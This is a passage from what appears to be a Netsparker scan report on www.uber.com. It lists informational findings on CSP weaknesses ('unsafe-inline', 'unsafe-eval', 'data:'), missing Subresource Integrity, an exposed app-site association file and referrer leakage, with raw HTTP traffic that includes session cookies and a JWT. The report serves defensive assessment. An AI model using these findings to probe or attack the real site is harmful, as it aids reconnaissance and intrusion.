22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 17:43:57 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:43:57 GMT; domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-674ac2ac-7ed5-41
ae-a780-d77004e137f8' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:57 GMT
X-Xss-Protection: 1; m
…
.performance.mark && window.performance.mark('firstRenderStart');__FUSION_ASSET_PATH__ = "https://d3i4y
xtzktqr9n.cloudfront.net/uber-sites/";__NONCE__ = "674ac2ac-7ed5-41ae-a780-d77004e137f8"</script><scrip
t defer src="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.js" nonc
e="674ac2ac-7ed5-41ae-a780-d77004e137f8" crossorigin="anonymous"></script><sc<script defer src="http
s://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js" nonce="674ac2ac-7ed
5-41ae-a780-d77004e137f8" crossorigin="anonymous"></script><sc<script defer src="https://d3i4yxtzktqr9
n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce="674ac2ac-7ed5-41ae-a780-d770
04e137f8" crossorigin="anonymous"></script>
<script nonce="674ac2ac-7ed5-41ae-a780-d77004e137f8">
(function() {
try {
for (var i = 0; i < document.scripts.length; i++) {
var sc
…
line: l,
col: c,
error: error,
})
);
_e.__handled = true;
};
```

```
</script>
<script async nonce='674ac2ac-7ed5-41ae-a780-d77004e137f8' src='https://tags.tiqcdn.com/utag/uber/main/prod/utag.js'></script>
<meta name="msvalidate.01" content="813904D1791F14A7C08B0F95D62B936C" />

<meta
name="google-site-verification"
content="rchXWPkvl_50DRQRhfcJYNUFN09oRKmZ2fB0E16
…
```

Remedy

Using Subresource Integrity is simply to add *integrity*attribute to the *script*tag along with a base64 encoded cryptographic hash value.

```
<script src="https://code.jquery.com/jquery-2.1.4.min.js" integrity="sha384-R4/ztc4ZlRqWjqIuvf6RX5yb/v90qNGx6fS48N0tRxiGkqveZETq72KgDVJCp2TC" crossorigin="anonymous"></script>
```

The hash algorithm must be one of **sha256**, **sha384**or **sha512**, followed by a '-' character.

External References

- Subresource Integrity
- Do not let your CDN betray you: Use Subresource Integrity
- Web Application Security with Subresource Integrity
- SRI Hash Generator

CLASSIFICATION

SANS Top 25	16
WASC	15
ISO27001	A.14.2.5

17. An Unsafe Content Security Policy (CSP) Directive in Use

INFORMATION 1

Netsparker detected that one of following CSP directives is used:

- unsafe-eval
- unsafe-inline

By using `unsafe-eval`, you allow the use of string evaluation functions like `eval`.

By using `unsafe-inline`, you allow the execution of inline scripts, which almost defeats the purpose of CSP. When this is allowed, it's very easy to successfully exploit a Cross-site Scripting vulnerability on your website.

Impact

An attacker can bypass CSP and exploit a Cross-site Scripting vulnerability successfully.

Vulnerabilities

17.1. https://www.uber.com/lk/en/opensearch.xml

Unsafe Directive Used In Csp

- unsafe-inline

Certainty

Request

```
GET /lk/en/opensearch.xml HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDqhVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/opensearch.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2537.6011 **Total Bytes Received** : 67100 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 17:43:49 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:43:49 GMT; domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-1c290d51-035c-4d
6d-b655-74793f871871' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:49 GMT
X-Xss-Protection: 1; m
…
-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-1c290d51-035c-4d
6d-b655-74793f871871' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/htm
…
```

Remedy

If possible remove `unsafe-eval`and `unsafe-inline`from your CSP directives.

External References

- An Introduction to Content Security Policy
- Content Security Policy (CSP) HTTP Header

- Content Security Policy (CSP)

CLASSIFICATION

SANS Top 25	16
WASC	15
ISO27001	A.14.2.5

18. Apple’s App-Site Association (AASA) Detected

INFORMATION 1

Netsparker detected an Apple's App-Site Association (AASA) file.

Impact

The AASA file in the `.well-known`directory is a way for developers to force iOS users to open certain parts of a website in the corresponding app instead of the browser.

Depending on its content, an attacker may find additional URLs and hidden endpoints, which aren't meant to be exposed, such as links that should only be visited by authenticated or privileged users. Additionally, the content of the file may aid an attacker during an initial reconnaissance phase.

Vulnerabilities

18.1. https://www.uber.com/.well-known/apple-app-site-association

Certainty

Request

```
GET /.well-known/apple-app-site-association HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; AMP_TOKEN=%24NOT_FOUND; _fbp=fb.1.1602783851764.136
2866949; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a
25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602785708629$ses_id:1602783840444%3Bexp-session$_pn:7%3Bexp-
session; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You
 can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/globa
l/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gat_tealium_0=1; _gid=GA
1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geoloca
lization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%
22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%
2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22ln
g%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5
218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 780.0684 **Total Bytes Received** : 1635 **Body Length** : 351 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521
8048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; path=/; expires=F
ri, 15 Oct 2021 17:45:23 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:45:23 GMT; domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-Xss-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: application/json
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:45:23 GMT
Cache-Control: public, max-age=3600

{"applinks":{"apps":[],"details":[{"appID":"5F83KRY2FH.com.ubercab.UberClient.development","paths":["/i
nfo/plus/*"]},{"appID":"NW8WAZ2XUV.com.ubercab.UberClient.Nightly","paths":["/info/plus/*"]},{"appI
D":"NW8WAZ2XUV.com.ubercab.UberClient.Enterprise","paths":["/info/plus/*"]},{"appID":"5F83KRY2FH.com.ub
ercab.UberClient","paths":["/info/plus/*"]}]}}
```

Remedy

Be aware that the routes in these files are publicly accessible and make sure that the file or the routes do not contain any sensitive data.

External References

- New Generation Robots.txt: Apple App-Site-Association
- Apple's App-Site Association - The New robots.txt
- Support Universal Links

CLASSIFICATION

OWASP Proactive Controls	C7
ISO27001	A.18.1.3

19. Content Security Policy (CSP) Contains Out of Scope report-uri Domain

INFORMATION 1

Netsparker detected that your CSP declaration contains `report-uri`value that points to an out of scope external domain. This domain will be aware of the CSP violation occurs on your website and some sensitive data will be disclosed to this site.

Vulnerabilities

19.1. https://www.uber.com/lk/en/opensearch.xml

Report Uri With Different Host

- https://csp.uber.com/csp?a=uber-sites&ro=false

Certainty

Request

```
GET /lk/en/opensearch.xml HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites
_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCo
de%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%
22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/opensearch.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2537.6011 **Total Bytes Received** : 67100 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 17:43:49 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:43:49 GMT; domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-1c290d51-035c-4d
6d-b655-74793f871871' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:49 GMT
X-Xss-Protection: 1; m
…
y
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-1c290d51-035c-4d
6d-b655-74793f871871' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:49 GMT
X
…
```

Remedy

If you trust this domain you can ignore this issue. However if you do not trust this external domain, remove it from `report-uri`directive.

External References

- An Introduction to Content Security Policy
- Content Security Policy (CSP)
- Content Security Policy (CSP) HTTP Header
- Your Content Security Policy Could Break PCI Compliance

CLASSIFICATION

OWASP 2013	A6
OWASP 2017	A3
ISO27001	A.14.2.5

20. Content Security Policy (CSP) Nonce Without Matching Script Block

INFORMATION 1

Netsparker detected that the page does not contain any script blocks with the noncedeclared in CSP.

Vulnerabilities

20.1. https://www.uber.com/newsroom/

Method	Parameter	Value
GET	param1	newsroom

No Script Tag Detected With Nonce Value

- 7c4e3e2a4e87d9d89a74545fb54dfbf1

Certainty

Request

```
GET /newsroom/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; AMP_TOKEN=%24NOT_FOUND; _fbp=fb.1.1602783851764.136
2866949; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a
25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602785708629$ses_id:1602783840444%3Bexp-session$_pn:7%3Bexp-
session; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You
 can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/globa
l/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gat_tealium_0=1; _gid=GA
1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geoloca
lization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%
22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%
2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22ln
g%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5
218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/lk/en/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 784.7526 **Total Bytes Received** : 1785 **Body Length** : 80 **Is Compressed** : No

```
HTTP/1.1 303 See Other
X-Cache: BYPASS
Location: /en-LK/newsroom/
Cache-Control: max-age=0
Access-Control-Allow-Origin: https://www.uber.com
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521
8048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; path=/; expires=F
ri, 15 Oct 2021 17:45:21 GMT; domain=www.uber.com
Strict-Transport-Security: max-age=604800
Transfer-Encoding: chunked
Server: openresty
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Frame-Options: SAMEORIGIN
Vary: Accept
X-Blog-Block: nocache
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Content-Security-Policy: upgrade-insecure-requests; object-src 'none'; script-src 'nonce-7c4e3e2a4e87d9
d89a74545fb54dfbf1''strict-dynamic' https:; style-src 'self' 'unsafe-inline' *.10upcdn.com *.10upmanage
d.com *.twitter.com; font-src 'self' data: *.10upcdn.com; frame-src 'self' *.youtube.com *.vimeo.com *.
instagram.com *.doubleclick.net *.demdex.net *.hotjar.com; base-uri 'none'; report-uri https://csp.ube
r.com/csp?a=uber-newsroom&ro=true
Date: Thu, 15 Oct 2020 17:45:22 GMT

<p>See Other. Redirecting to <a href="/en-LK/newsroom/">/en-LK/newsroom/</a></p>
```

Remedy

Ensure that all the script blocks has a matching nonce. If this nonce is not necessary then remove it from CSP.

External References

- An Introduction to Content Security Policy
- Content Security Policy (CSP)
- Content Security Policy (CSP) HTTP Header

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
SANS Top 25	16
WASC	15
ISO27001	A.14.2.5

21. Cross-site Referrer Leakage through Referrer-Policy

INFORMATION 1 CONFIRMED 1

Netsparker detected that origin leakage is possible due to the usage of `strict-origin-when-cross-origin`.

Impact

Origin (Domain) information can be leaked through the `Refererheader`, if a request occurs to a cross-site either has same or a higher protocol.

Vulnerabilities

21.1. https://www.uber.com/lk/en/opensearch.xml

CONFIRMED

HttpHeaderRefererPolicy

- strict-origin-when-cross-origin

Request

```
GET /lk/en/opensearch.xml HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites
_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCo
de%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%
22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/opensearch.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2537.6011 **Total Bytes Received** : 67100 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 17:43:49 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:43:49 GMT; domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-1c290d51-035c-4d
6d-b655-74793f871871' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:49 GMT
X-Xss-Protection: 1; m
…
PZw"
/>

<meta
name="google-site-verification"
content="ZNd-KiQy8TBAswVsPxVO_P2hH94PzfJH7swpl_Ubyrk"
/>

<meta name="referrer" content="strict-origin-when-cross-origin" />

<meta property="fb:app_id" content="277064115737714" />

<meta name="twitter:site" content="@Uber" />

<meta name="twitter:card" content="app" />

…
```

Remedy

If leakage of the origin is a problem for the site, see all available options by using links in External References and use a secure one.

External References

- Referrer Policy
- Referrer-Policy - MDN
- A New Security Header: Referrer Policy
- Can I Use Referrer-Policy
- Referrer-Policy HTTP Header

CLASSIFICATION

OWASP 2013	A6
OWASP 2017	A6
SANS Top 25	200
OWASP Proactive Controls	C9
ISO27001	A.14.1.2

22. data: Used in a Content Security Policy (CSP) Directive

INFORMATION | 1

Netsparker detected `data:` use in a CSP directive.

Impact

An attacker can bypass CSP and exploit a Cross-site Scripting vulnerability successfully by using `data:` protocol.

Vulnerabilities

22.1. https://www.uber.com/newsroom/

Method	Parameter	Value
GET	param1	`newsroom`

Data Directive Used

- data:

Certainty

Request

```
GET /newsroom/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; AMP_TOKEN=%24NOT_FOUND; _fbp=fb.1.1602783851764.136
2866949; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a
25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602785708629$ses_id:1602783840444%3Bexp-session$_pn:7%3Bexp-
session; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You
 can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/globa
